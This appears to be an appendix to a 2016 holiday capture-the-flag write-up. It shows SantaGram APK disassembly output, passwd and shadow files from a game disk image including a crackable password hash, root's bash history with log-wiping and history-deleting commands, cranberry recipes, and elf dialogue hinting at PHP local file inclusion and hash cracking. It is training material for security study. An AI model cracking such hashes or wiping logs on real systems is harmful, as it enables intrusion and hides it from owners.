HOHOHOHOHOHONORTHPOLEELFCHRISTMASHOHOHOELFQ.......]HOHOHONORTHPOLEELFSANTAQ
NORTHPOLEJOYHOHOHOQQWPEACEONEARTHCHRISTMASQ.......]ELFHOHOHOELFSANTAJOYQQWQ
ELFJOYJOYJOYNORTHPOLEJOYPEACEONEARTHSANTAQQ.......]CHRISTMASELFELFQQWHOHOHO
SANTASANTACHRISTMASNORTHPOLENORTHPOLEELFJOY.......]PEACEONEARTHPEACEONEARTH
ELFPEACEONEARTHJOYQWJOYJOYSANTAHOHOHOJOYELF.......]GOODWILLTOWARDSMENJOYQWQ
JOYCHRISTMASJOYCHRISTMASJOYWNORTHPOLEJOYJOYaaaaaaajCHRISTMASPEACEONEARTHJOY
PEACEONEARTHCHRISTMASPEACEONEARTHWELFWSANTAWWWWWWCHRISTMASJOYNORTHPOLEJOYQQ
SANTACHRISTMASSANTAELFJOYQWNORTHPOLEELFSANTAELFQQP]NORTHPOLESANTAJOYWJOYWQQ
ELFJOYCHRISTMASNORTHPOLEWPEACEONEARTHNORTHPOLEQ@^.]HOHOHOHOHOHOELFCHRISTMAS
HOHOHOELFSANTASANTAWNORTHPOLENORTHPOLEJOYQWELFP`..]CHRISTMASPEACEONEARTHJOY
CHRISTMASJOYPEACEONEARTHJOYSANTAQWCHRISTMASQ@"....]JOYGOODWILLTOWARDSMENJOY
GOODWILLTOWARDSMENJOYJOYWHOHOHOHOHOHOQQWELFP`.....]GOODWILLTOWARDSMENELFELF
ELFSANTAHOHOHOGOODWILLTOWARDSMENCHRISTMASW".......]PEACEONEARTHELFQQWELFWQQ
GOODWILLTOWARDSMENNORTHPOLEPEACEONEARTHQP`........]GOODWILLTOWARDSMENSANTAQ
CHRISTMASHOHOHOELFQWJOYWSANTAJOYWELFQQW"..........]GOODWILLTOWARDSMENELFELF
JOYHOHOHOGOODWILLTOWARDSMENHOHOHOELFQP`...........]NORTHPOLENORTHPOLEHOHOHO
PEACEONEARTHGOODWILLTOWARDSMENWJOYQW".............]HOHOHOHOHOHONORTHPOLEJOY
ELFPEACEONEARTHJOYCHRISTMASHOHOHOQP`..............]PEACEONEARTHSANTAWELFWQQ
NORTHPOLEHOHOHOJOYELFSANTAQQWJOYW!................yPEACEONEARTHCHRISTMASELF
CHRISTMASELFELFJOYP?????????????`...............sPEACEONEARTHJOYJOYSANTAELF
JOYHOHOHOELFHOHOHOf..........................._mWQWNORTHPOLECHRISTMASHOHOHO
GOODWILLTOWARDSMENf..........................jCHRISTMASNORTHPOLESANTAJOYJOY
NORTHPOLEHOHOHOELFf........................_JOYPEACEONEARTHELFJOYJOYWJOYWQQ
GOODWILLTOWARDSMENf......................_yGOODWILLTOWARDSMENCHRISTMASELFQQ
NORTHPOLENORTHPOLEf.....................:GOODWILLTOWARDSMENSANTASANTAELFJOY
ELFNORTHPOLEJOYJOYf......................-9NORTHPOLEPEACEONEARTHCHRISTMASQQ
NORTHPOLEELFSANTAQf........................?WGOODWILLTOWARDSMENHOHOHOSANTAQ
GOODWILLTOWARDSMENf..........................4WJOYPEACEONEARTHHOHOHOWELFWQQ
PEACEONEARTHSANTAQf...........................-$SANTACHRISTMASHOHOHOELFJOYQ
HOHOHOELFJOYJOYJOY6aaaaaaaaaaaaa,...............?WWPEACEONEARTHPEACEONEARTH
JOYELFHOHOHOJOYSANTAWWWWWWWWWWWQQc...............-4NORTHPOLEHOHOHOQWJOYELFQ
NORTHPOLEGOODWILLTOWARDSMENSANTAWWg,..............]GOODWILLTOWARDSMENSANTAQ
NORTHPOLEHOHOHOELFHOHOHOCHRISTMASELFc.............]HOHOHOELFSANTAWCHRISTMAS
PEACEONEARTHJOYJOYNORTHPOLESANTAJOYWWg,...........]GOODWILLTOWARDSMENJOYQWQ
ELFHOHOHOELFHOHOHOCHRISTMASCHRISTMASJOYc..........]HOHOHOJOYELFQWCHRISTMASQ
PEACEONEARTHSANTAJOYWCHRISTMASJOYSANTAWWw,........]PEACEONEARTHHOHOHOELFELF
CHRISTMASJOYPEACEONEARTHSANTAPEACEONEARTHQc.......]PEACEONEARTHSANTAELFQWQQ
NORTHPOLEPEACEONEARTHJOYNORTHPOLEJOYELFQQWWw......]PEACEONEARTHWHOHOHOJOYQQ
GOODWILLTOWARDSMENQWHOHOHOQWNORTHPOLEELFELFQQ/....]PEACEONEARTHNORTHPOLEJOY
ELFGOODWILLTOWARDSMENCHRISTMASJOYWJOYWSANTAJOYg...]SANTASANTAHOHOHOJOYQWJOY
NORTHPOLEPEACEONEARTHGOODWILLTOWARDSMENELFELFQWQ,.]PEACEONEARTHNORTHPOLEJOY
CHRISTMASCHRISTMASJOYSANTAWGOODWILLTOWARDSMENQQWQwjPEACEONEARTHSANTAQWJOYQQ
ELFPEACEONEARTHJOYJOYJOYWSANTAQQWPEACEONEARTHCHRISTMASGOODWILLTOWARDSMENJOY
CHRISTMASJOYJOYJOYQWGOODWILLTOWARDSMENSANTAQQWGOODWILLTOWARDSMENJOYWHOHOHOQ
PEACEONEARTHSANTACHRISTMASSANTAELFELFQQWJOYWGOODWILLTOWARDSMENHOHOHOHOHOHOQ
PEACEONEARTHELFELFSANTAQWJOYNORTHPOLEPEACEONEARTHELFSANTAHOHOHOPEACEONEARTH
NORTHPOLECHRISTMASELFNORTHPOLEELFJOYQWCHRISTMASGOODWILLTOWARDSMENNORTHPOLEQ
JOYJOYSANTAJOYSANTACHRISTMASJOYQWPEACEONEARTHNORTHPOLECHRISTMASJOYHOHOHOELF
JOYPEACEONEARTHELFQWELFWCHRISTMASSANTASANTANORTHPOLEQWPEACEONEARTHJOYWJOYWQ
```

Modifying APK

APKTool was used to disassemble the SantaGram apk:

```
apktool d ../SantaGram_4.2.apk
I: Using Apktool 2.2.1-dirty on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
/root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

```
grep -Ri dev.northpolewonderland.com *
SantaGram_4.2/res/values/strings.xml:    <string
name="debug_data_collection_url">http://dev.northpolewonderland.com/index.p
hp</string>
grep -Ri debug *
SantaGram_4.2/res/values/public.xml:    <public type="string"
name="debug_data_collection_url" id="0x7f07001d" />
SantaGram_4.2/res/values/public.xml:    <public type="string"
name="debug_data_enabled" id="0x7f07001e" />
SantaGram_4.2/res/values/strings.xml:    <string
name="debug_data_collection_url">http://dev.northpolewonderland.com/index.p
hp</string>
SantaGram_4.2/res/values/strings.xml:    <string
name="debug_data_enabled">false</string>
SantaGram_4.2/smali/android/support/v7/view/menu/h.smali:    .annotation
runtime Landroid/view/ViewDebug$CapturedViewProperty;
SantaGram_4.2/smali/android/support/v7/view/menu/h.smali:    .annotation
runtime Landroid/view/ViewDebug$CapturedViewProperty;
SantaGram_4.2/smali/android/support/v7/widget/ActionMenuView$c.smali:
.annotation runtime Landroid/view/ViewDebug$ExportedProperty;
SantaGram_4.2/smali/android/support/v7/widget/ActionMenuView$c.smali:
.annotation runtime Landroid/view/ViewDebug$ExportedProperty;
SantaGram_4.2/smali/android/support/v7/widget/ActionMenuView$c.smali:
.annotation runtime Landroid/view/ViewDebug$ExportedProperty;
SantaGram_4.2/smali/android/support/v7/widget/ActionMenuView$c.smali:
.annotation runtime Landroid/view/ViewDebug$ExportedProperty;
SantaGram_4.2/smali/android/support/v7/widget/ActionMenuView$c.smali:
.annotation runtime Landroid/view/ViewDebug$ExportedProperty;
SantaGram_4.2/smali/com/northpolewonderland/santagram/SplashScreen.smali:
invoke-static {}, Landroid/os/Debug;->getNativeHeapAllocatedSize()J
SantaGram_4.2/smali/com/northpolewonderland/santagram/b.smali:    invoke-
static {}, Landroid/os/Debug;->getNativeHeapAllocatedSize()J
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali:
const-string v3, "Remote debug logging is Enabled"
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali:
const-string v1, "debug"
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali:
const-string v3, "Remote debug logging is Disabled"
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali:
const-string v3, "Error posting JSON debug data: "
SantaGram_4.2/smali/com/parse/Parse.smali:.field public static final
LOG_LEVEL_DEBUG:I = 0x3
```

Examining Cranbian Linux Image

etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:109::/var/run/dbus:/bin/false
avahi:x:105:110:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
ntp:x:106:111::/home/ntp:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/bin/false
cranpi:x:1000:1000:,,,:/home/cranpi:/bin/bash
```

etc/shadow:

```
root:*:17067:0:99999:7:::
daemon:*:17067:0:99999:7:::
bin:*:17067:0:99999:7:::
sys:*:17067:0:99999:7:::
sync:*:17067:0:99999:7:::
games:*:17067:0:99999:7:::
man:*:17067:0:99999:7:::
lp:*:17067:0:99999:7:::
mail:*:17067:0:99999:7:::
news:*:17067:0:99999:7:::
uucp:*:17067:0:99999:7:::
proxy:*:17067:0:99999:7:::
www-data:*:17067:0:99999:7:::
backup:*:17067:0:99999:7:::
list:*:17067:0:99999:7:::
irc:*:17067:0:99999:7:::
gnats:*:17067:0:99999:7:::
nobody:*:17067:0:99999:7:::
systemd-timesync:*:17067:0:99999:7:::
systemd-network:*:17067:0:99999:7:::
```

```
systemd-resolve:*:17067:0:99999:7:::
systemd-bus-proxy:*:17067:0:99999:7:::
messagebus:*:17067:0:99999:7:::
avahi:*:17067:0:99999:7:::
ntp:*:17067:0:99999:7:::
sshd:*:17067:0:99999:7:::
statd:*:17067:0:99999:7:::
cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxi
nanEhahBINm/2YyjFihxg7tgc343b0:17140:0:99999:7:::
```

root/.bash_history:

```
apt-get clean
apt-get autoclean
dpkg-query -W --showformat='${Installed-Size;10}\t${Package}\n' | sort -
k1,1n
apt-get remove --purge g++-4.9 gcc-4.9 cpp-4.9 perl  gdb perl-base aptitude
apt-get remove --purge g++-4.9 gcc-4.9 cpp-4.9 perl  gdb  aptitude
rm -rf /var/log/*
ncdu /
file /var/swap
cat /proc/swaps
cat etc/fstab
rm /var/swap
dpkg-query -W --showformat='${Installed-Size;10}\t${Package}\n' | sort -
k1,1n
apt-get remove --purge man-db wget python2.7-minimal bluez
sync
apt-get autoremove
apt-get autoclean
apt-get clean
ncdu /
uname -a
ls
ls /
ls /home/
passwd cranbian
passwd cranpi
su -
su - cranpu
su - cranpi
ls
cat /home/
ls
ls /home/
ls
exec rm .bash_history
uname -a
passwd cranpi
sync
```

home/cranpi/Recipes/Candied-Cranberries.txt:

```
MMMMM----- Recipe via Meal-Master (tm) v7.07

      Title: Candied Cranberries
 Categories: Candies, Christmas
```

```
    Servings:  2

       1 c  Sugar
       2 tb Water
     1/2 c  Cranberries

  Cook 1/2 cup sugar and 2 tablespoons water in heavy small saucepan over
low
  heat, stirring until sugar dissolves. Transfer to top of double boiler.
Add
  cranberries. Cover berry mixture and place over simmering water. Cook 45
  minutes, stirring occasionally. Remove from over water. Let cranberry
  mixture stand at room temperature overnight.

  Place remaining 1/2 cup sugar on plate. Drain cranberries well. Add t
sugar and turn to coat. Let dry at least 30 minutes. (Can be prepared 3
days ahead. Cover and refrigerate.)

  Makes about 1/2 cup
```

home/cranpi/Recipes/Cranberry-Jalapeno-Salsa.txt:

```
Cranberry-Jalapeno

Salsa Finely chop 2 cups cranberries with 1/4 cup sugar in a food
processor. Toss with 1/3 cup each chopp
ed cucumber and cilantro, 1/4 cup chopped white onion, 1 minced jalapeno, 1
tablespoon lime juice and 1/2
 teaspoon kosher salt.

Read more at: http://www.foodnetwork.com/recipes/articles/50-things-to-
make-with-cranberries.html?oc=link
Back
```

home/cranpi/Recipes/Cranberry-Jelly.txt:

```
Cranberry Jelly

Bring 4 cups cranberries, 2 cups sugar, 1 cup water, 2 tablespoons lemon
juice and a pinch of salt to a b
oil. Reduce the heat to medium and simmer until the berries pop and the
sauce thickens, 20 to 25 minutes;
 cool. Puree, then strain. Chill.

Read more at: http://www.foodnetwork.com/recipes/articles/50-things-to-
make-with-cranberries.html?oc=link
back
```

home/cranpi/Recipes/Cranberry-Mint-Chutney.txt

```
Cranberry-Mint Chutney

Bring 1 cup cranberries, 3/4 cup each sugar and water, 1/2 cup dried
cranberries and a pinch of salt to a boil. Reduce the heat to medium;
simmer until the berries pop and the chutney thickens, 10 minutes; cool
slightly. Stir in 1/2 cup chopped cranberries, 1/4 cup chopped mint and 2
tablespoons cider vinegar.
```

Read more at: http://www.foodnetwork.com/recipes/articles/50-things-to-make-with-cranberries.html?oc=link
back

home/cranpi/Recipes/Cranberry-Port-Sauce.txt:

Cranberry-Port Sauce Cook

1/3 cup minced red onion in 1 tablespoon butter over medium heat until softened. Add 1/2 cup ruby port; simmer until reduced by half. Add 1 cup cranberries, 3/4 cup chicken broth, 2 tablespoons each sugar and o
range juice, and 1/4 teaspoon mustard powder. Simmer, lightly smashing the berries, until thickened, 10 minutes. Season with salt and pepper.

Read more at: http://www.foodnetwork.com/recipes/articles/50-things-to-make-with-cranberries.html?oc=link
back

home/cranpi/Recipes/Cranbery-Pear-Sauce.txt

Cranberry-Pear Sauce

Simmer 4 cups cranberries, 2 chopped peeled pears, 2 cups water, 1 cup sugar and 1/2 teaspoon ground cardamom over medium heat until the berries pop and the sauce thickens, 25 minutes; cool.

Read more at: http://www.foodnetwork.com/recipes/articles/50-things-to-make-with-cranberries.html?oc=link
back

home/cranpi/Recipes/Perfect-Cranberry-Sauce.txt:

Directions
Empty a 12-ounce bag of fresh or frozen cranberries into a saucepan and transfer 1/2 cup to a small bowl.
Add 1 cup sugar, 1 strip orange or lemon zest and 2 tablespoons water to the pan and cook over low heat, stirring occasionally, until the sugar dissolves and the cranberries are soft, about 10 minutes. Increase the heat to medium and cook until the cranberries burst, about 12 minutes. Reduce the heat to low and stir in the reserved cranberries. Add sugar, salt and pepper to taste and cool to room temperature before serving.
Photograph by Jonathan Kantor
Recipe courtesy of Food Network Magazine

Read more at: http://www.foodnetwork.com/recipes/food-network-kitchens/perfect-cranberry-sauce-recipe.htm
l?oc=linkback

home/cranpi/Recipes/Sugared-Cranberries.txt:

Sugared Cranberries

Bring 1/2 cup each sugar and water to a boil. Pour over 1 1/2 cups cranberries. Cool 1 hour; drain. Roll
in 1/2 cup sugar on a baking sheet. Let dry 4 hours.

Read more at: http://www.foodnetwork.com/recipes/articles/50-things-to-make-with-cranberries.html?oc=link
back

In-Game Dialogue

Holly Evergreen

Hi, I'm Holly Evergreen. Welcome to the North Pole Wonderland!
I'm glad you're here. We need help finding Santa!
He was delivering toys to good girls and boys, but he disappeared mysteriously.
We saw his sleigh overhead, and some elves have found and collected pieces that fell to the ground.
Come back to me if you're able to find any of the pieces!
Have you met the Oracle? He is the wisest of the wise, and we all manage the scope of projects through him. You should check with him before attacking any systems.
SantaGram? All of Santa's bug bounty elves are on it. I hope I get promoted to that team someday

Wow, you found all the pieces of the Cranberry Pi! Great Job!
I have one more piece for you to look at.
You'll need a Cranbian image to use the Cranberry Pi, but only Santa knows the login password.
Can you download the image and tell me the password*

* https://www.northpolewonderland.com/cranbian.img.zip

You're right, that password unlocks the 'cranpi' account on your Cranberry Pi!

Holly Evergreen (1978)

My aunt just gave me her famous Cran Pie recipe, which seems simple – there are only five ingredients! But I don't understand these instructions. What do you mean, the heat sinks?

Sparkle Redberry

Hi, I'm Sparkle Redberry.
I'm a little distraught at the moment.
A lot of the North Pole Wonderland elves work in the bug bounty team. That's how Santa finances this whole North Pole operation.
I'm working to build my skills to contribute more to the team. Each time I master a pen testing skill area, I get a NetWars challenge coin.
I've got a hole in my pocket, and I've lost my Netwars coins.
Do you think you could help me find them? It would mean the world to me!

Wunorse Openslae

Hi, I'm Wunorse Openslae. I work on engineering projects for Santa.
A lot of people don't know this, but his sleigh can travel through space and time. I'm quite proud.
The SCADA interface for sleigh functions in controlled with a Cranberry Pi and Cranbian Linux.
It's really powerful to be able to switch out firmware builds by swapping SD cards.
Dealing with piles of SD cards though, that's a different story. Fortunately this article gave me some ideas on better data management.
SantaGram? Yeah, it's popular up here #elflife!

Wunorse Openslae (1978)

It's the weirdest thing – I keep getting Christmas cards in the mail. No return address, just initials: S.D.
I don't recognize the initials, so these SD cards are a mystery….

Sugarplum Mary

Hi, I'm Sugarplum Mary. I'm a developer!

I like PHP, it offers so much flexibility even though the syntax is straight out of 1978.

PHP Filters can be used to read all kinds of I/O Streams.

As a developer, I must be careful to ensure attackers can't use them to access sensitive files or data.

Jedd McJunkin wrote a blog post on local file inclusions using this technique.

I need to go back and make sure no one can read my source code using this technique.

I love curly braces and semicolons.

https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities

Sugarplum Mary (1978)

So I was talking with Minty about how much I wish Santa would take me on deliveries.

I’d get to travel, to see the world, you know?

Shinny interrupts and starts going on and on about how GREAT the North Pole is, there’s so much to DO here, why would anyone want to leave, and all that.

I said, “Shinny, look – everyone’s getting sick of your Localphile Instrusions.’

Music Machine

I am a most marvellous music machine

I gather nice tunes from a holiday scene.

I then cut them and mix them and stir them about.

And across the North Pole, I send them all out!

And then you can smile and dance all the day.

To the jams I create, a music parfait!

Tom Hessman

I am the great and powerful oracle, also known as Tom Hessman.

If you enter some text, I will treat it as a question.

Ask me about an IP address, I wil tell you if it is in scope.

You can only target those I approve, despite my entertaining trope.

Minty Candycane

NMAP is also great for finding extra files on web servers. The default scripts run with the "-sC" option work really well for me.

What did the elf say was the first step in using a Christmas computer?

"First, YULE LOGon"!

I crack people up.

Speaking of cracking, John the Ripper is fantastic for cracking hashes. It is good at determining the correct hashing algorithm.

I have a lot of luck with the RockYou password list.

Speaking of rocks, where do geologists like to relax?

In a rocking Chair. HA!

Minty Candycane 1978:

Buddy, you’re an old man poor man – pleadin’ with your eyes, gonna make some peace some day….

What? Oh, sorry, just had that song stuck in my head all day

Pepper Minstix

Hi, my name is Pepper Minstix. I'm one of Santa's bug bounty elves.

Lately, I've been spending time attacking JavaScript frameworks, specifically the Meteor Framework.

Meteor uses a publish/subscribe messaging platform. This makes it easy for a web page to get dynamic data from a server.
Meteor's message passing mechanism uses the Distributed Data Protocol (DDP). DDP is basically a JSON-based protocol using WebSockets and SockJS for RPC and data management.
The good news is that Meteor mitigates most XSS attacks, CSRF attacks and SQL injection attacks.
The bad news is that people get a little too caught up in messaging subscriptions, and get too much data from the server.
You should check out Tim Medin's talk from HackFest 2016 and the related blog post.
Also, Meteor Miner is a browser add-on for Tampermonkey to easily browse through Meteor subscriptions. Check it out!
When I need a break from bug bounty work, I play Dungeon. I've been playing it since 1978. I still have yet to beat the Cyclops...
Alabaster's brother is the only elf I've ever seen beat it, and he really immersed himself in the game. I have an old version here.

https://www.meteor.com/

https://pen-testing.sans.org/blog/2016/12/06/mining-meteor

https://github.com/nidem/MeteorMiner

https://tampermonkey.net/

https://www.northpolewonderland.com/dungeon.zip

Pepper Minstix (1978)

Hey I just noticed my cursive changes dramatically when I've had a lot of coffee. It gets a little more dynamic and harder to interpret. Does your handwriting have a distinct Javascript too?

Shinny Upatree

Hi, my name is Shinny Upatree. I'm one of Santa's bug bounty elves.
I'm the newest elf on Santa's bug bounty team. I've been spending time reversing Android apps.
Did you know Android APK files just zip files?? If you unzip them, you can look at the application files.
Android apps written in Java can be reverse engineered back into the Java form using JadX
The JadX-gui tool is quick and easy to decompile an APK, but the jadx command-line tool will export the APK as individual Java files.
Android Studio can import JadX's decompiled files. It makes it easier to understand obfuscated code.
Take a look at Joshua Wright's presentation from HackFest 2016 on using Android Studion and JadX effectively.

www.willhackforsushi.com/presentations/gitd-hackfest.pptx

Shinny Upatree (1978)

Did you know I auditioned to play C3P0 in Star Wars? I tried out and completed their whole Android Application Package and everything. I really thought I had a chance, but I got Zip.

Bushy Evergreen

Hi, I'm Bushy Evergreen. Shinny and I lead up the Android analysis team.
Shinny spends most of her time on app reverse engineering. I prefer to analyze apps at the Android bytecode layer.
My favourite technique? Decompiling Android apps with Apktool.
JadX is great for inspecting a Java representation of the app, but can't be changed and then recompiled.
With Apktool, I can preserve the functionality of the app, then change the Android bytecode smali files.
I can even change the values in Android XML files, then use Apktool again to recompile the app.

Apktool compiled apps can't be installed and run until they are signed. The Java keytool and jarsigner utilities are all you need for that.

This video on manipulating and re-signing Android apps is pretty useful.

https://www.youtube.com/watch?v=mo2yZVRicW0

https://ibotpeaches.github.io/Apktool/

Bushy Evergreen (1978)

Santa's got me working so much overtime to get ready for this year's deliveries…I could REALLY use some Java.

Honestly, I need some sleep. I can't run on caffeine forever – what does he think I am, some king of Android?

Alabaster Snowball

Hi, I'm Alabaster Snowball. I'm a bug bounty hunter!

Did Pepper send you? She's obsessed with Dungeon!

I don't know if Dungeon can be won. I do believe there is a way to cheat though…

My favorite hacking technique? It has to be JSON parameter editing.

After capturing RESTful web traffic in BURP Suite, I right-click and select "Copy as Curl Command".

Then, just paste it into a script, and start tweaking parameters.

You can use Burp Repeater too, but I am trying to live up to Santa's command line Kung-fu!

Always compare the request and the response data. Any time I see an interesting variation, I start changing the parameters around. Super fun!

Alabaster Snowball (1978)

Hey, have you seen 'Animal House'? What a riot. Those guys sure know how to have fun, but it's not exactly RESTful, eh?

Talking Plant (1978)

Hi, I'm a talking plant!

Why did you think my name would be Jason?

That's odd, don't you think?

Santa Claus (1978)

Well, hello there. You've resuced me! Thank you so much.

I wish I could recall the circumstances that lead me to be imprisioned here in my very own Dungeon for Errant Reindeer (DFER). But I seem to be suffering from short-term memory loss. It feels almost as though someone hit me over the head with a Christmas tree. I have no memory of what happened or who did that to me

But, this I do know. I wish I could stay here and properly thank you, my friend. But it is Christmas Eve and I MUST get all of these presents delivered before sunrise!

I bid you a VERY MERRY CHRISTMAS… AND A HAPPY NEW YEAR!

Dr Who

The question of the hour is this: Who nabbed Santa.

The answer? Yes, I did.

Next question: Why would anyone in his right mind kidnap Santa Claus?

The answer: Do I look like I'm in my right mind? I'm a madman with a box.

I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.

Give me a world like that. Just once.

So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magic could prevent the Star Wars Special from being released, if I could leverage that magic with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice – I had to kidnap him.

It was sort of one of those days.

Well. You know what I mean.

Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.

We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends... All because you foiled my brilliant plan. Nice work.

Adverts

Adverts were retrieved from: http://ads.northpolewonderland.com/affiliate/:affiliateId

Bryony’s Reindeer Cleanup

Bryony's
Reindeer Cleanup

Bryony Shelfley the wrapping elf is the character from Arthur Christmas 2011 who can wrap anything with just three bits of sticky tape, after her impossible delivery of a Christmas gift to a girl named Gwen, she was promoted from wrapping division grade three to Vice President, Wrapping (Pacific Divison). One day she plans to wrap the moon.

Arthur Christmas, 2011

Uncle Bob’s Candy Cane Farm

Uncle Bob's
CANDY CANE FARM

Robert Cecil Martin, colloquially known as Uncle Bob, is an American software engineer.

John Candy, played Uncle Buck.

Dirty Rotten Scoundrels : John Candy, Michael Caine

Icy Ian’s Igloo Emporium

Icy Ian's
Igloo Emporium

Ian Cummins, author of National Elf Service: http://www.nationalelfservice.net/author/ian-cummins/

Incredible Edgar the Electrician Elf’s (IEEE) Christmas Light Repair

Incredible Edgar
the Electrician Elf's (IEEE)
CHRISTMAS LIGHT REPAIR

Hermey’s Dentistry

Hermey the Elf

Rudolph the Red-Nosed Reindeer, 1964

Judy’s Snow Removal

Judy the elf

The Santa Clause, 1994